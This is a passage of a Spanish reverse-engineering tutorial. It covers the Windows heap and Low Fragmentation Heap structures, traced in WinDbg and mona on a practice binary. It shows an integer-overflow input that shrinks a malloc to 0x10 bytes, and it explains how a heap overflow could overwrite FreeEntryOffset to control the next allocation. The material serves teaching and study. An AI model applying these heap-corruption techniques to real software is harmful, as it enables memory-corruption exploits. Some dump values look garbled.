In [66]: hex(1073741828*4 & 0xFFFFFFFF)
Out[66]: '0x10L'

```

Asi que alocara 0x10.

```

004010e3`a1c0204000    mov     eax,dword ptr [ConsoleApplication11!_imp__system (004020c0)] ds:002b:004020c0={ucrtbase!system (77c99e40)}
00301b20`b87efde000  ecx=7700e514 edx=002c9fb8 esi=77cb72ec edi=77cb72e8
esp=004010e3`b87efde000 esp=0018ff40 ebp=0018ff40 icp1=0
cs=0023 ss=002b ds=002b es=002b fs=003 gs=002b
efl=00000206
ConsoleApplication11!main+0x53:
004010e3`a1c0204000    mov     eax,dword ptr [ConsoleApplication11!_imp__system (004020c0)] ds:002b:004020c0={ucrtbase!system (77c99e40)}

```

cantidad = argc-1

Al pasar por encima del malloc con f10 veo en mi caso que alloco en 0x00301b20

```

004010e3`a1c0204000    mov     eax,dword ptr [ConsoleApplication11!_imp__system (004020c0)]
0:000> !heap -p -a eax
address 00301b20 found in
- HEAP @ 2c0000
- HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
  00301b18 0003 0000  [00]    00301b20      00010 - (busy)

```

Vemos que pertenece a un bloque de tamaño 0x10 de UserSize, o sea sera 0x10 el espacio que reserva de memoria para utilizar por el usuario, sin contar el header.

Usando !heap -a 0x2c0000 para ver los chunks del heap.

```
002c6208: 00028 : 00088 [101] - busy (7c)
002c6290: 00088 : 03d20 [101] - busy (3d1f)
002c9fb0: 03d20 : 378b0 [101] - busy (378a8) Internal
00301860: 378b0 : 00400 [101] - busy (3f8) Internal
00301c60: 00400 : 00400 [101] - busy (3f8) Internal
00302060: 00400 : 00080 [101] - busy (78)
003020e0: 00080 : 00080 [101] - busy (78)
00302160: 00080 : 00028 [101] - busy (20)
```

Vemos que hay un chunk en 0x301860 de largo 0x400 que tendría mi dirección dentro, pues 0x301b20 esta incluido dentro de ese bloque que empieza en 0x301860 y sumandole 0x400 terminaría en 0x301c60.

hex(0x301860+0x400)=0x301c60

Veamos que nos dice el mona en el mismo caso.

Lo cargo con

.load pykd.pyd

Y luego

!py mona.py heap -h 0x2c0000 -t chunks

```
002c6208 00028 00088 0000c 002c6210 000000/c (124) (Busy)
002c6290 00088 03d20 00001 002c6298 00003d1f (15647) (Busy)
002c9fb0 03d20 378b0 00008 002c9fd0 000378a8 (227496) (Internal,Busy (LFH))
00301860 378b0 00400 00008 00301880 000003f8 (1016) (Internal,Busy (LFH))
00301c60 00400 00400 00008 00301c80 000003f8 (1016) (Internal,Busy (LFH)) |
00302060 00400 00080 00008 00302068 00000078 (120) (Busy)
003020e0 00080 00080 00008 003020e8 00000078 (120) (Busy)
00302160 00080 00028 00008 00302168 00000020 (32) (Busy)
```

Vemos que nos muestra al igual que el windbg el mismo chunk de 0x400 salvo que ademas de Internal nos dice que es LFH.

#### LOW FRAGMENTATION HEAP

Se puede escribir muchísimos tutoriales de LFH, es complejos trataremos de no marearlos demasiado y vamos a ir en partes, esta sera la primera, en la parte siguiente trataremos de ver si podemos entender y seguir una allocacion.

Realmente el LFH es como un heap especial dentro del heap estándar, con reglas un poco distintas, la idea es tener un heap para evitar la fragmentacion o sea que tengas bloques allocados desperdigados en la memoria y muy separados.

La fragmentación del heap ocurre cuando hay allocados pequeños bloques no contiguos. Cuando esto sucede, las asignaciones de memoria pueden fallar aunque puede haber suficiente memoria total en el heap para satisfacer la solicitud. Sin embargo, como ningún bloque de memoria libre es lo suficientemente grande, la solicitud de asignación falla. Para aplicaciones con poco uso de memoria, el heap estándar es adecuado no habrá problema, allí las asignaciones no fallaran debido a la fragmentación del heap. Sin embargo, si las aplicaciones asignan memoria con frecuencia utilizando tamaños de asignación diferentes, estas asignaciones pueden fallar debido a la fragmentación de heap.

Veremos unas cuantas tablas y en las próximas partes trataremos de comprender como el sistema toma la decisión de allocar en el LFH o en el HEAP estándar y como trabaja.

Tomenlo con paciencia a nadie le gusta tragarse todo esto jeje, lo haremos poco a poco en la misma práctica que tenemos detenida en el windbg.

Ya teniendo la dirección base del heap podemos ver su contenido con

```
dt _HEAP dirección
```

```

[+] This mona.py action took 0:00:04.890000
0:000> dt _HEAP 0x002c0000
ntdll!_HEAP
+0x000 Entry : _HEAP_ENTRY
+0x008 SegmentSignature : 0xfffffee
+0x00c SegmentFlags : 0
+0x010 SegmentListEntry : LIST_ENTRY [ 0x2c00a8 - 0x2c00a8 ]
+0x018 Heap : 0x002c0000 _HEAP
+0x01c BaseAddress : 0x002c0000 Void
+0x020 NumberOfPages : 0x100
+0x024 FirstEntry : 0x002c0588 _HEAP_ENTRY
+0x028 LastValidEntry : 0x003c0000 _HEAP_ENTRY
+0x02c NumberOfUnCommittedPages : 0xb2
+0x030 NumberOfUnCommittedRanges : 1
+0x034 SegmentAllocatorBackTraceIndex : 0
+0x036 Reserved : 0
+0x038 UCRSegmentList : LIST_ENTRY [ 0x30dff0 - 0x30dff0 ]
+0x040 Flags : 2
+0x044 ForceFlags : 0
+0x048 CompatibilityFlags : 0
+0x04c EncodeFlagMask : 0x100000
+0x050 Encoding : _HEAP_ENTRY
+0x058 PointerKey : 0x6d2aa282
+0x05c Interceptor : 0
+0x060 VirtualMemoryThreshold : 0xfe00
+0x064 Signature : 0xeeffffff
+0x068 SegmentReserve : 0x100000
+0x06c SegmentCommit : 0x2000
+0x070 DeCommitFreeBlockThreshold : 0x800
+0x074 DeCommitTotalFreeThreshold : 0x2000
+0x078 TotalFreeSize : 0x324
+0x07c MaximumAllocationSize : 0x7ffdefff
+0x080 ProcessHeapsListIndex : 1
+0x082 HeaderValidateLength : 0x138
+0x084 HeaderValidateCopy : (null)
+0x088 NextAvailableTagIndex : 0
+0x08a MaximumTagIndex : 0
+0x08c TagEntries : (null)
+0x090 UCRList : LIST_ENTRY [ 0x30dfa8 - 0x30dfa8 ]
+0x094 AlignRound : 0xf
+0x09c AlignMask : 0xffffffff8
+0x0a0 VirtualAllocdBlocks : LIST_ENTRY [ 0x2c00a0 - 0x2c00a0 ]
+0x0a8 SegmentList : LIST_ENTRY [ 0x2c0010 - 0x2c0010 ]
+0x0b0 AllocatorBackTraceIndex : 0
+0x0b4 NonDedicatedListLength : 0
+0x0b8 BlocksIndex : 0x002c0150 Void
+0x0bc UCRIndex : 0x002c0590 Void
+0x0c0 PseudoTagEntries : (null)
+0x0c4 FreeLists : LIST_ENTRY [ 0x302258 - 0x30d288 ]
+0x0cc LockVariable : 0x002c0138 _HEAP_LOCK
+0x0d0 CommitRoutine : 0x6d2aa282 lPmg +6d2aa282
+0x0d4 FrontEndHeap : 0x002c9fb8 Void
+0x0d8 FrontHeapLockCount : 0
+0x0da FrontEndHeapType : 0x2 ''
+0x0dc Counters : _HEAP_COUNTERS
+0x130 TuningParameters : _HEAP_TUNING_PARAMETERS

```

Ahí esta la tabla principal del heap que se accede con dt \_HEAP y la dirección del mismo que en mi caso es 0x2c0000.

Vemos que en la posición 0xB8 esta BlocksIndex que es un puntero a otra tabla, en mi caso dicha tabla esta en 0x2c0150, o sea 0x150 desde el inicio del heap.

**+0x0b8 BlocksIndex : Ptr32 Void**

```

+0x0b0 AllocatorBackTraceIndex : 0
+0x0b4 NonDedicatedListLength : 0
+0x0b8 BlocksIndex : 0x002c0150 Void
+0x0bc UCRIndex : 0x002c00590 Void
+0x0c0 PseudoTagEntries : (null)
+0x0c4 FreeLists : _LIST_ENTRY [ 0x302258
+0x0cc LockVariable : 0x002c0138 _HEAP_LOCK
+0x0d0 CommitRoutine : 0x6d2aa282 long +6
+0x0d4 FrontEndHeap : 0x002c9fb8 Void
+0x0d8 FrontHeapLockCount : 0
+0x0da FrontEndHeapType : 0x2 ''
+0x0dc Counters : _HEAP_COUNTERS
+0x130 TuningParameters : _HEAP_TUNING_PARAMETERS
0:000> dd 0x2c0000+0xb8
002c00b8 002c0150 002c00590 00000000 00302258
002c00c8 0030d288 002c0138 6d2aa282 002c9fb8
002c00d8 00020000 00100000 0004e000 000b2000
002c00e8 00000000 00000001 00000001 0000000d
002c00f8 00000000 000001b6 00000000 0000000d
002c0108 00000000 00000000 00000000 00000000
002c0118 00000000 00000000 00000000 00000000
002c0128 0004d460 0004a6f0 00000004 000fe000

```

---

Para ver el contenido de esta tabla BlocksIndex se usa

```

dt _HEAP_LIST_LOOKUP dirección
0:000> dt _HEAP_LIST_LOOKUP 0x2c0150
ntdll!_HEAP_LIST_LOOKUP
+0x000 ExtendedLookup : 0x002c6298 _HEAP_LIST_LOOKUP
+0x004 ArraySize : 0x80
+0x008 ExtraItem : 1
+0x00c ItemCount : 5
+0x010 OutOfRangeItems : 0
+0x014 BaseIndex : 0
+0x018 ListHead : 0x002c00c4 _LIST_ENTRY [ 0x302258 -> 0x30d288 ]
+0x01c ListsInUseUlong : 0x002c0174 -> 0x18
+0x020 ListHints : 0x002c0184 -> (null)

```

---

Trataremos de mostrar las tablas y explicar solo lo minimo necesario, ya volveremos mas adelante con esta tabla.

La siguiente tablita importante sale de la tabla principal del valor FrontEndHeap

```
[+] This mona.py action took 0:00:04.890000
0:000> dt _HEAP 0x002c0000
ntdll!_HEAP
+0x000 Entry : _HEAP_ENTRY
+0x008 SegmentSignature : 0xfffffeee
+0x00c SegmentFlags : 0
+0x010 SegmentListEntry : _LIST_ENTRY [ 0x2c00a8 - 0x2c00a8 ]
+0x018 Heap : 0x002c0000 _HEAP
+0x01c BaseAddress : 0x002c0000 Void
+0x020 NumberOfPages : 0x100
+0x024 FirstEntry : 0x002c0588 _HEAP_ENTRY
+0x028 LastValidEntry : 0x003c0000 _HEAP_ENTRY
+0x02c NumberOfUnCommittedPages : 0xb2
+0x030 NumberOfUnCommittedRanges : 1
+0x034 SegmentAllocatorBackTraceIndex : 0
+0x036 Reserved : 0
+0x038 UCRSegmentList : _LIST_ENTRY [ 0x30dff0 - 0x30dff0 ]
+0x040 Flags : 2
+0x044 ForceFlags : 0
+0x048 CompatibilityFlags : 0
+0x04c EncodeFlagMask : 0x100000
+0x050 Encoding : _HEAP_ENTRY
+0x058 PointerKey : 0x6d2aa282
+0x05c Interceptor : 0
+0x060 VirtualMemoryThreshold : 0xfe00
+0x064 Signature : 0xeefeff
+0x068 SegmentReserve : 0x100000
+0x06c SegmentCommit : 0x2000
+0x070 DeCommitFreeBlockThreshold : 0x800
+0x074 DeCommitTotalFreeThreshold : 0x2000
+0x078 TotalFreeSize : 0x324
+0x07c MaximumAllocationSize : 0x7ffdfff
+0x080 ProcessHeapsListIndex : 1
+0x082 HeaderValidateLength : 0x138
+0x084 HeaderValidateCopy : (null)
+0x088 NextAvailableTagIndex : 0
+0x08a MaximumTagIndex : 0
+0x08c TagEntries : (null)
+0x090 UCRLIST : _LIST_ENTRY [ 0x30dfe8 - 0x30dfe8 ]
+0x098 AlignRound : 0xf
+0x09c AlignMask : 0xfffffffff8
+0x0a0 VirtualAllocdBlocks : _LIST_ENTRY [ 0x2c00a0 - 0x2c00a0 ]
+0x0a8 SegmentList : _LIST_ENTRY [ 0x2c0010 - 0x2c0010 ]
+0x0b0 AllocatorBackTraceIndex : 0
+0x0b4 NonDedicatedListLength : 0
+0x0b8 BlocksIndex : 0x002c0150 Void
+0x0bc UCRIndex : 0x002c0590 Void
+0x0c0 PseudoTagEntries : (null)
+0x0c4 FreeLists : _LIST_ENTRY [ 0x302258 - 0x30d288 ]
+0x0cc LockVariable : 0x002c0138 _HEAP_LOCK
+0x0d0 CommitRoutine : 0x6d2aa282 long +6d2aa282
+0x0d4 FrontEndHeap : 0x002c9fb8 Void
+0x0d8 FrontEndLockCount : 0
+0x0da FrontEndHeapType : 0x2 ''
+0x0dc Counters : _HEAP_COUNTERS
+0x130 TuningParameters : _HEAP_TUNING_PARAMETERS
```

Vemos que en mi caso apunta a 0x2c9fb8, recordemos que al buscar mi chunk en la lista.

002c6208:	00028	. 00088 [101]	- busy (7c)
002c6290:	00088	. 03d20 [101]	- busy (3d1f)
002c9fb0:	03d20	. 378b0 [101]	- busy (378a8) Internal
00301860:	378b0	. 00400 [101]	- busy (3f8) Internal
00301c60:	00400	. 00400 [101]	- busy (3f8) Internal
00302060:	00400	. 00080 [101]	- busy (78)
003020e0:	00080	. 00080 [101]	- busy (78)
00302160:	00080	. 00028 [101]	- busy (20)

Casualmente en 0x2c9fb0 empezaban esos chunks Internal LFH, esto indica la posición del LOW FRAGMENTATION HEAP que es el FRONTEND HEAP, mientras que el heap estándar es llamado BACKEND HEAP.

Aquí se ve claramente que el LFH es un heap dentro del otro heap, empieza ali tal cual fuera un chunk mas del heap principal, pero dentro tiene otro heap.

Sigamos adelante.

Para ver el contenido del LFH apuntado por FrontEndHeap se usa

dt \_LFH\_HEAP dirección

```
0:000> dt _LFH_HEAP 0x002c9fb8
ntdll!_LFH_HEAP
+0x000 Lock : _RTL_CRITICAL_SECTION
+0x018 SubSegmentZones : _LIST_ENTRY [ 0x301c68 - 0x301c68 ]
+0x020 ZoneBlockSize : 0x20
+0x024 Heap : 0x002c0000 Void
+0x028 SegmentChange : 0
+0x02c SegmentCreate : 5
+0x030 SegmentInsertInFree : 0
+0x034 SegmentDelete : 0
+0x038 CacheAllocs : 5
+0x03c CacheFrees : 0
+0x040 SizeInCache : 0
+0x048 RunInfo : _HEAP_BUCKET_RUN_INFO
+0x050 UserBlockCache : [12] _USER_MEMORY_CACHE_ENTRY
+0x110 Buckets : [128] _HEAP_BUCKET
+0x310 LocalData : [1] _HEAP_LOCAL_DATA
```

Ya queda poco paciencia jeje.

Como curiosidad vayamos apuntando que el offset 0x18 SubsegmentZones tiene un puntero al tercer bloque INTERNAL LFH.

```
002c6208: 00028 . 00088 [101] - busy (7c)
002c6290: 00088 . 03d20 [101] - busy (3d1f)
002c9fb0: 03d20 . 378b0 [101] - busy (378a8) Internal
00301860: 378b0 . 00400 [101] - busy (3f8) Internal
00301c60: 00400 . 00400 [101] - busy (3f8) Internal
00302060: 00400 . 00080 [101] - busy (78)
003020e0: 00080 . 00080 [101] - busy (78)
00302160: 00080 . 00028 [101] - busy (20)
```

Ahí dentro del LFH hay un par de estructuras mas que son importantes una es \_HEAP\_LOCAL\_DATA que esta en el offset 0x310, cuyo contenido de puede ver con

dt \_HEAP\_LOCAL\_DATA

```

0:000> dt _HEAP_LOCAL_DATA 0x002c9fb8+0x310
ntdll!_HEAP_LOCAL_DATA
+0x000 DeletedSubSegments : _SList_HEADER
+0x008 CrtZone : 0x00301c68 _LFH_BLOCK_ZONE
+0x00c LowFragHeap : 0x002c9fb8 _LFH_HEAP
+0x010 Sequence : 5
+0x018 SegmentInfo : [128] _HEAP_LOCAL_SEGMENT_INFO

```

0:000> ||

Vemos que SegmentInfo es una lista de 128 de largo veamos que hay ahí, en el mismo windbg clickeando en SegmentInfo, nos muestra la lista, sino con

**dt \_HEAP\_LOCAL\_SEGMENT\_INFO**

```

0:000> dt _HEAP_LOCAL_DATA 0x002c9fb8+0x310
ntdll!_HEAP_LOCAL_DATA
+0x000 DeletedSubSegments : _SList_HEADER
+0x008 CrtZone : 0x00301c68 _LFH_BLOCK_ZONE
+0x00c LowFragHeap : 0x002c9fb8 _LFH_HEAP
+0x010 Sequence : 5
+0x018 SegmentInfo : [128] _HEAP_LOCAL_SEGMENT_INFO
0:000> dx -r1 (*((ntdll!_HEAP_LOCAL_SEGMENT_INFO *)[128])0x2ca2e0)) [Type: _HEAP_LOCAL_SEGMENT_INFO [128]]
(*((ntdll! HEAP LOCAL SEGMENT INFO (*)[128])0x2ca2e0))
[0] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[1] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[2] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[3] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[4] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[5] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[6] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[7] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[8] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[9] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[10] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[11] [Type: _HEAP_LOCAL_SEGMENT_INFO]

```

y pasando el mouse por encima de los números [0], [1], etc nos muestra la dirección.

```

+0x018 SegmentInfo : [128] _HEAP_LOCAL_SEGMENT_INFO
0:000> dx -r1 (*((ntdll!_HEAP_LOCAL_SEGMENT_INFO *)[128])0x2ca2e0)) [Type: _HEAP_LOCAL_SEGMENT_INFO [128]]
(*((ntdll! HEAP LOCAL SEGMENT INFO (*)[128])0x2ca2e0))
[0] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[1] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[2] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[3] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[4] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[5] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[6] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[7] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[8] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[9] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[10] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[11] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[12] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[13] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[14] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[15] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[16] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[17] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[18] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[19] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[20] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[21] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[22] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[23] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[24] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[25] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[26] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[27] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[28] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[29] [Type: _HEAP_LOCAL_SEGMENT_INFO]
[30] [Type: _HEAP_LOCAL_SEGMENT_INFO]

```

0:000> ||

dx -r1 (\*((ntdll!\_HEAP\_LOCAL\_SEGMENT\_INFO \*)0x2ca2e0))

Ese seria el primer Local Segment Info, podemos ver que significa su contenido haciendo click por ejemplo en el [0]

```

0:000> dx -r1 (*((ntdll!_HEAP_LOCAL_SEGMENT_INFO *)0x2ca2e0))
(*((ntdll!_HEAP_LOCAL_SEGMENT_INFO *)0x2ca2e0)) [Type: _HEAP_LOCAL_SEGMENT_INFO]
[+0x000] Hint : 0x0 [Type: _HEAP_SUBSEGMENT *]
[+0x004] ActiveSubsegment : 0x0 [Type: _HEAP_SUBSEGMENT *]
[+0x008] CachedItems [Type: _HEAP_SUBSEGMENT * [16]]
[+0x048] SListHeader [Type: _SList_HEADER]
[+0x050] Counters [Type: _HEAP_BUCKET_COUNTERS]
[+0x058] LocalData : 0x0 [Type: _HEAP_LOCAL_DATA *]
[+0x05c] LastOpSequence : 0x0 [Type: unsigned long]
[+0x060] BucketIndex : 0x0 [Type: unsigned short]
[+0x062] LastUsed : 0x0 [Type: unsigned short]

```

Vemos que hay una lista llamada CachedItems en el offset 0x8 igual podemos hacer click allí, en mi caso en el primer SegmentInfo empezara en 0x2ca2e8.

```

0:000> dx -r1 (*((ntdll!_HEAP_SUBSEGMENT * [16])[0x2ca2e8]))
(*((ntdll!_HEAP_SUBSEGMENT * [16])[0x2ca2e8])) [Type: _HEAP_SUBSEGMENT * [16]]
[0] : 0x0 [Type: _HEAP_SUBSEGMENT *]
[1] : 0x0 [Type: _HEAP_SUBSEGMENT *]
[2] : 0x0 [Type: _HEAP_SUBSEGMENT *]
[3] : 0x0 [Type: _HEAP_SUBSEGMENT *]
[4] : 0x0 [Type: _HEAP_SUBSEGMENT *]
[5] : 0x0 [Type: _HEAP_SUBSEGMENT *]
[6] : 0x0 [Type: _HEAP_SUBSEGMENT *]
[7] : 0x0 [Type: _HEAP_SUBSEGMENT *]
[8] : 0x0 [Type: _HEAP_SUBSEGMENT *]
[9] : 0x0 [Type: _HEAP_SUBSEGMENT *]
[10]: 0x0 [Type: _HEAP_SUBSEGMENT *]
[11]: 0x0 [Type: _HEAP_SUBSEGMENT *]
[12]: 0x0 [Type: _HEAP_SUBSEGMENT *]
[13]: 0x0 [Type: _HEAP_SUBSEGMENT *]
[14]: 0x0 [Type: _HEAP_SUBSEGMENT *]
[15]: 0x0 [Type: _HEAP_SUBSEGMENT *]

```

Vemos que cada uno es un \_HEAP\_SUBSEGMENT.

Para ver el contenido de uno hay que usar

**dt \_HEAP\_SUBSEGMENT dirección**

```

0:000> dt _HEAP_SUBSEGMENT 0x2ca2e8
ntdll!_HEAP_SUBSEGMENT
+0x000 LocalInfo : (null)
+0x004 UserBlocks : (null)
+0x008 AggregateExchg : _INTERLOCK_SEQ
+0x010 BlockSize : 0
+0x012 Flags : 0
+0x014 BlockCount : 0
+0x016 SizeIndex : 0 ''
+0x017 AffinityIndex : 0 ''
+0x018 Alignment : [2] 0
+0x018 SFreeListEntry : _SINGLE_LIST_ENTRY
+0x01c Lock : 0

```

0:000> ||

Y despues de todo esto llegamos a donde queremos dentro de AggregateExch que esta en el offset 0x8 esta \_INTERLOCK\_SEQ eso se puede mostrar con

**dt \_INTERLOCK\_SEQ dirección**

```

0:000> dt _INTERLOCK_SEQ 0x2ca2e8+8
ntdll!_INTERLOCK_SEQ
+0x000 Depth : 0
+0x002 FreeEntryOffset : 0
+0x000 OffsetAndDepth : 0
+0x004 Sequence : 0
+0x000 Exchg : 0n0

```

También haciendo click en el windbg

```
0:000> dt _HEAP_SUBSEGMENT 0x2ca2e8
ntdll!_HEAP_SUBSEGMENT
+0x000 LocalInfo      : (null)
+0x004 UserBlocks     : (null)
+0x008 AqaggregateExchg : _INTERLOCK_SEQ
+0x010 BlockSize      : 0
+0x012 Flags           : 0
+0x014 BlockCount     : 0
+0x016 SizeIndex       : 0 ''
+0x017 AffinityIndex   : 0 ''
+0x010 Alignment      : [2] 0
+0x018 SFreeListEntry : _SINGLE_LIST_ENTRY
+0x01c Lock            : 0
0:000> dx -r1 (*((ntdll!_INTERLOCK_SEQ *)0x2ca2f0))
(*((ntdll! _INTERLOCK_SEQ *)0x2ca2f0)) [Type: _INTERLOCK_SEQ]
[+0x000] Depth          : 0x0 [Type: unsigned short]
[+0x002] FreeEntryOffset : 0x0 [Type: unsigned short]
[+0x000] OffsetAndDepth  : 0x0 [Type: unsigned long]
[+0x004] Sequence        : 0x0 [Type: unsigned long]
[+0x000] Exchg           : 0 [Type: __int64]
```

Bueno el tema era llegar hasta **FreeEntryOffset** en este caso es cero, anotemos bien como llegar hasta aquí, si vemos la definición de este valor.

**FreeEntryOffset** – This 2-byte integer holds a value, when added to the address of the **\_HEAP\_USERDATA\_HEADER**, results in a pointer to the next location for freeing or allocating memory.

O se que depende de este valor cual sera el siguiente bloque que allocara o liberara, se le suma a otro que es **\_HEAP\_USERDATA\_HEADER**, veamos donde esta ese.

Ese se llega de la misma tabla anterior solo que esta en el offset 0x4 UserBlocks


```
0:000> dt _HEAP_SUBSEGMENT 0x2ca2e8
ntdll!_HEAP_SUBSEGMENT
+0x000 LocalInfo      : (null)
+0x004 UserBlocks    : (null)
+0x008 AqaggregateExchg : _INTERLOCK_SEQ
+0x010 BlockSize      : 0
+0x012 Flags           : 0
+0x014 BlockCount     : 0
+0x016 SizeIndex       : 0 ''
+0x017 AffinityIndex   : 0 ''
+0x010 Alignment      : [2] 0
+0x018 SFreeListEntry : _SINGLE_LIST_ENTRY
+0x01c Lock            : 0
```

Y se dumpea con

```
0:000> dt _HEAP_USERDATA_HEADER 0x2ca2e8+4
ntdll!_HEAP_USERDATA_HEADER
+0x000 SFreeListEntry  : _SINGLE_LIST_ENTRY
+0x000 SubSegment       : (null)
+0x004 Reserved         : (null)
+0x008 SizeIndex         : 0
+0x00c Signature         : 0
```

Bueno vamos obteniendo los valores para armar el rompecabezas, vemos que **UserBlocks** esta justo arriba de **\_INTERLOCK\_SEQ** que es el que tiene el puntero a **FreeEntryOffset** con lo

que overfodeando la data de un chunk se podría pisar el mismo y alterar el próximo chunk que te de para allocar, aquí vemos en la imagen un poco mas claro.



Ali en la imagen se ve mas claro se ve el header `_HEAP_USER_DATA` que habíamos visto, justo debajo viene la zona escribible por el usuario, y justo debajo esta la estructura `_INTERLOCK_SEQ` que es la que tiene el valor que decide cual es el siguiente que te va a dar si allocs el mismo size.

Con esto tenemos una vista de las tablas principales y sus valores en la oficina parte veremos si nos ayuda para estudiar como decide alocar en el heap estándar o en el LFH.

Hasta la parte 48

Ricardo

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 48


---

Trataremos de seguir una allocation a ver si podemos entender la lógica de la misma y ver como dice si alloca en el LFH o en el HEAP ESTANDAR.

Seguiremos usando el ejecutable de la misma practica.

Arrancamos el ejecutable fuera de IDA desde una consola, sin usar el script de Python

Ingresamos el numero que nos pide 1073741828 a mano, atacheamos el IDA con WINDBG como debugger, ponemos un breakpoint en el malloc y apretamos ENTER.



```

004010B0 mov    ecx, [ebp+numero]
004010C2 push   ecx
004010C3 push   offset aLaCantidadDeEn ; "La cantidad
004010C8 call   _printf
004010CD add    esp, 8
004010D0 mov    edx, [ebp+numero]
004010D3 shl    edx, 2
004010D6 push   edx
004010D7 call   ds: _imp__malloc
004010DD add    esp, 4
004010E0 mov    [ebp+Dst], eax
004010E3 mov    eax, ds: _imp__system
004010E8 mov    [ebp+Dst3], eax
004010EB push   10h           ; size
004010ED call   operator new[](uint)
004010F2 add    esp, 4
004010F5 mov    [ebp+var_18], eax
004010F8 mov    ecx, [ebp+var_18]
004010FB mov    [ebp+array], ecx
004010FE mov    edx, 4
00401103 imul  eax, edx, 0
00401106 mnw   ecx, [ebp+array]

100.00% (-320,401) | (542,117) | 000004D7| 004010D7: _main+47 (Synchronized with EIP)

Hex View-1
004010B0 F4 50 68 64 21 40 00 E8 44 01 00 00 83 C4 08 88 ¶Phd!@.pD...â-.í
004010C0 4D F4 51 68 68 21 40 00 E8 F3 00 00 00 83 C4 08 MQQhh!@.p%...â-.
004010D0 88 55 F4 C1 E2 02 52 FF 15 60 20 40 00 83 C4 04 YUq-0.R.-`-@.â-
004010E0 89 45 FC A1 C0 20 40 00 89 45 E4 6A 10 E8 4E 01 ÆE³í+-@.ÆEðj.BN.
004010F0 00 00 83 C4 04 89 45 E8 8B 4D E8 89 4D F0 BA 04 ..â-.ÆEPIMþëM!.
00401100 00 00 00 6B C2 00 8B 4D F0 C7 04 01 C0 11 40 00 ...k-.IMÄ..+@.

000004D0 004010D0: _main+40

Output window
Expected data back.
Debugger: thread 14124 has exited (code 0)
PDBSRC: loading symbols for 'C:\Users\ricnar\Desktop\español\46-INTRODUCCION AL REVERSING CON'
PDB: using load address 400000
